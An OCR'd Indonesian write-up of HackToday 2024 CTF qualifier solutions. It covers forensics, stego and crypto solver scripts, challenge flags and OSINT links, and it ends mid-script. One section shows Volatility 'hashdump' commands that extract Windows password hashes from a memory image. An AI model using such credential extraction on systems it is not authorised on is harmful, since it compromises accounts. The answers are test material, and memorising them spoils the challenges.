WRITEUP QUALS HACKTODAY 2024

Official
Since 1991

KEITO
National Cyber and Crypto Polytechnic

K.EII

ITOID

kiely


Part of

Daftar Isi


Forensics

Foren Technical


Gampang, tinggal mount pake ftk, analisa dikit pake autopsy dan nemu file secret




Filenya dipassword, dan ketika gua cek folder dokumen nemu config rdp (dari desc chall dia jelasin kl nyimpen creds di pc lain, jadi ya pasti via rdp ini)



Gua lgsg cari cache rdpnya dan nemuin itu, yowes pake sebagai password



Isinya docm yang macronya mengandung flag



hacktoday{jangan_lupa_disubmit_flagnya}

DumpTheSecret

Analisa dl pake vol3, gua iseng chek folder usernya dan nemuin itu file2 (ada hint)


```
Volatility 3 Framework 2.7.1
Progress:  100.00               PDB scanning finished
Virtual Physical        Size    Offset in File  File output


┌──(jons㉿01-20-jonathans)-[~/tools/volatility3]
└─$ python3 vol.py -f chall.raw windows.filescan | grep "WIN-M1DLQT7IL17-20240721-170519"
0x7e92cd20 100.0\Users\Afif\Downloads\WIN-M1DLQT7IL17-20240721-170519.raw       216

┌──(jons㉿01-20-jonathans)-[~/tools/volatility3]
└─$ python3 vol.py -f chall.raw windows.filescan | grep ".raw"
0x7e92cd20 100.0\Users\Afif\Downloads\WIN-M1DLQT7IL17-20240721-170519.raw       216

┌──(jons㉿01-20-jonathans)-[~/tools/volatility3]
└─$ python3 vol.py -f chall.raw windows.filescan | grep "Downloads"
0x7e4a6240 100.0\Users\Afif\Downloads\secret.rar        216
0x7e4c84d0      \Users\Afif\Downloads\hint.txt  216
0x7e631b20      \Users\Afif\Downloads\DumpIt.exe        216
0x7e7b3910      \Users\Afif\Downloads   216
0x7e92cd20      \Users\Afif\Downloads\WIN-M1DLQT7IL17-20240721-170519.raw       216
0x7e931070      \Users\Afif\Downloads   216
0x7eaba9d0      \Users\Afif\Downloads\desktop.ini       216
0x7eb22760      \Users\Afif\Downloads\DumpIt.exe        216
0x7eb94770      \Users\Afif\Downloads\DumpIt.exe        216
0x7fcb0320      \Users\Afif\Links\Downloads.lnk 216
0x7fcc55e0      \Users\Afif\Downloads   216
```

```
pengen tahu ?
coba inget password akun pc nya.
jangan tanya saya tau darimana :)
```


Dari sini gua lgsg paham yg perlu gua cari tau itu password akun PC dari registry SAM dan System (gua dump hash valueny). Karena ga vol3 ga bisa ngedump hash valuenya, gua pindah ke vol2.6

```
C:\1Jonathan\Apps\volatility_2.6_win64_standalone>vol26 -f chall.raw --profile Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual            Physical           Name
------------------ ------------------ ----
0xfffff8a005fd1010 0x0000000028390010 \SystemRoot\System32\Config\SECURITY
0xfffff8a00000d010 0x000000002e2f8010 [no name]
0xfffff8a0000231f0 0x000000002d3441f0 \REGISTRY\MACHINE\SYSTEM
0xfffff8a000053320 0x000000002d374320 \REGISTRY\MACHINE\HARDWARE
0xfffff8a00056b240 0x000000002a8a9240 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a0005f4410 0x000000002aa17410 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a000a44010 0x0000000028c16010 \SystemRoot\System32\Config\SAM
0xfffff8a000abc010 0x0000000020e71010 \??\C:\Users\Afif\ntuser.dat
0xfffff8a000b05010 0x00000000281f0010 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffff8a000b96010 0x0000000027a34010 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0xfffff8a000f96010 0x00000000175ec010 \??\C:\Users\Afif\AppData\Local\Microsoft\Windows\UsrClass.dat
0xfffff8a002e0b010 0x000000002a661010 \SystemRoot\System32\Config\DEFAULT
```

```
               2 Dir(s)  71.214.067.712 bytes free

C:\1Jonathan\Apps\volatility_2.6_win64_standalone>vol26 -f chall.raw --profile Win7SP1x64 hashdump -y 0xfffff8a0000231f0
 -s 0xfffff8a000a44010 > hashes.txt
Volatility Foundation Volatility Framework 2.6

C:\1Jonathan\Apps\volatility_2.6_win64_standalone>
```




Password akunnya pake buat ekstrak secret.zip, isinya ini




Pentathlon

1. Binwalk -e -m




2.
3. JFIF dimension chunk



4. Reverse the stego script

```
inux > home > jons > ctf > hacktoday-quals > 3 > solv.py > ...
\\wsl.localhost\kali-linux\
from PIL import Image

# Load the modified image
image = Image.open("chall4.png")
pixels = image.load()

# Extract the secret message from the image
extracted_message = []
for i in range(image.width // 3):
    r, g, b = pixels[i*3, 0]
    original_g = g ^ b  # Reverse the XOR operation to get the original g
    original_msg_value = r ^ original_g  # Reverse the XOR operation to get the original character
    extracted_message.append(chr(original_msg_value))

# Join the characters to form the original message
message = ''.join(extracted_message)

# Write the extracted message to a file
with open("extracted_secret.txt", "w") as f:
    f.write(message)

print("The secret message has been extracted and saved to extracted_secret.txt")
```

5. Gatau kenapa lgsg dpt aja




hacktoday{j3_cro1s_3n_m0i_for_1_b3li3ve_1n_mys3lf_7e6afd6912}

Keyboard Catcher

Ini chall ngasih dist dari API Monitor yg lgsg gua cek pake appnya (konsepnya mirip pcap). Karena gua bego scripting, gua kuliin ampe bego koawkoawkwa (base64 encoded 5x sesuai dengan chall.sh yg ada di dist).

Chall ini ga susah, tapi nyusahin aokwoawkoawkowa



hacktoday{catch_meeeeeeeeee_if_u_can_xixixixi}

Cryptography

Split and Splice

Reverse fungsi grey v2 dan v3, brute posisi splitnya (hasil enkripsi menambah length dari ct)

```
from Crypto.Util.number import long_to_bytes as l2b

def rev_grey_v2(n):
    bit_len = n.bit_length()
    if bit_len == 0:
        return 0
    mask = 1 << (bit_len - 1)
    while mask > 1:
        bit = n & mask
        n = n ^ bit >> 1
```

```
        n = n ^ bit >> 2
        mask >>= 1
    return n

def rev_grey_v3(n):
    bit_len = n.bit_length()
    if bit_len == 0:
        return 0
    mask = 1 << (bit_len - 1)
    while mask > 1:
        bit = n & mask
        n = n ^ bit >> 1
        n = n ^ bit >> 2
        n = n ^ bit >> 3
        mask >>= 1
    return n >> 1

def is_readable(data):
    try:
        decoded = data.decode('utf-8')
        return all(c.isprintable() or c.isspace() for c in decoded)
    except:
        return False

def find_readable_flag(ciphertext):
    cipher_str = str(ciphertext)
    length = len(cipher_str)

    for split_idx in range(1, length):
        try:
            num1 = int(cipher_str[:split_idx])
            num2 = int(cipher_str[split_idx:])

            # Reverse grey code transformations
            for _ in range(1000):
                num1 = rev_grey_v2(num1)

            for _ in range(1000):
                num2 = rev_grey_v3(num2)
```

```
            # Combine and convert to bytes
            part1 = l2b(num1)
            part2 = l2b(num2)
            flag = part1 + part2

            # Check if the result is readable
            if is_readable(flag):
                return flag

        except Exception:
            # Skip any issues with decoding or transformation
            continue

    return None

# Given ciphertext
ciphertext =
2332693512184443352684874360054246333168660609410753564793937707339689800 5
3621565606020879699185479071661710851279441881993552674433939225292252513 5
8453244589425961960479736027519093374838133333285760954472222983682244634 3
3532239268880403477521715873643497279182064447684506181786808815044667940 3
2793693126008107572918831756753833703689465753531288318792333532953711258 1
2193200996624699632466660809992486783131799092408616132752113293315934546 4
2229472891924877809290164369783283821620035557519611868234654597080385875 4
23297

# Find and print the readable flag
flag = find_readable_flag(ciphertext)
if flag:
    print(f"Flag: {flag.decode('utf-8', errors='ignore')}")
else:
    print("No readable flag found.")

[Running] python -u
"C:\Users\MSI~1\AppData\Local\Temp\tempCodeRunnerFile.python"
Flag: c0ngr4tull4t1onss!!! th1s 1s y0ur fl4g :
hacktoday{ju5t_x0r_eqq_1s_ezzz_r1ght_?_e2213ds011e}
```

Misc

Ceremony

https://www.hulondalo.id/news/96413112369/nadhif-islami-yasin-siswa-sman-1-limboto-wakili-gorontalo-di-paskibraka-nasional-2024
https://www.google.com/search?q=Di+pangkalan+udara+%28lanud%29+mana+pesawat-pesawat+tersebut+menetap+selama+persiapan+Upacara+17+Agustus+di+IKN%3F&sca_esv=ca5aa58762a585da&sca_upv=1&sxsrf=ADLYWIL0cGAdlyMj-zp8ImlHxZyAdVXj_A%3A1724495948829&ei=TLjJZpquMsif4-EPq5vyoAI&ved=0ahUKEwiahMmDuI2IAxXIzzgGHauNHCQQ4dUDCA8&uact=5&oq=Di+pangkalan+udara+%28lanud%29+mana+pesawat-pesawat+tersebut+menetap+selama+persiapan+Upacara+17+Agustus+di+IKN%3F&gs_lp=Egxnd3Mtd2l6LXNlcnAibERpIHBhbmdrYWxhbiB1ZGFyYSAobGFudWQpIG1hbmEgcGVzYXdhdC1wZXNhd2F0IHRlcnNlYnV0IG1lbmV0YXAgc2VsYW1hIHBlcnNpYXBhbiBVcGFjYXJhIDE3IEFndXN0dXMgZGkgSUtOP0gAUABYAHAAeACQAQCYAQCgAQCgAQC4AQPIAQD4AQL4AQGYAgCgAgCYAwCSBwCgBwA&sclient=gws-wiz-serp
https://digilib.itb.ac.id/gdl/view/6408
https://setkab.go.id/suara-masyarakat-di-ibu-kota-nusantara-kebanggaan-dan-harapan-di-hari-kemerdekaan/

hacktoday{20-05-2008_29105141_Dhomber_PQV2+63_Polygon Cascade}

N4SA

Optimize di eval karena katanya butuh computing yang berat. Dibantu ma GPT ae dah gua bodo kripto soalnya

```
# Read the encrypted text from the file
with open('enc.txt', 'r') as file:
    enc = file.read()

# Predefined constants
bound1 =
12959112412950709127590625109274191823710925709127409172094712907499861928
46891264891628946189264982
bound2 =
91247898127509127095719025626408126498126408126401265081264086120846128561
93641021290712049605126091
bound3 =
52750971241296501296401294712097192074912067512490127092175901091283901274
90172599471092650192750500
```

```
def eq1_eval(n):
    return (n * (n + 1) // 2 + 2 * n) % (bound1 * bound2)

def eq2_eval(n):
    sum_of_squares = n * (n + 1) * (2 * n + 1) // 6
    sum_of_n = n * (n + 1) // 2
    result = (3 * sum_of_squares + sum_of_n + 5 * n) % (bound1 * bound3)
    return result

def eq3_eval(n):
    sum_fourth_powers = n * (n + 1) * (2 * n + 1) * (3 * n**2 + 3 * n - 1)
// 30
    sum_squares = n * (n + 1) * (2 * n + 1) // 6
    sum_linear = n * (n + 1) // 2
    constant_term = 420 * 69**2 * n
    result = ( 69 * sum_fourth_powers + 420 * sum_squares + 58380 *
sum_linear + constant_term ) % (bound2 * bound3)

    return result

# Properly generate eval_pads
eval_pad1 =
str(eq1_eval(918264981265986129846981264981629846982150110284701827481926 5
0182640812648) * pow(10, 40)).zfill(40)
eval_pad2 =
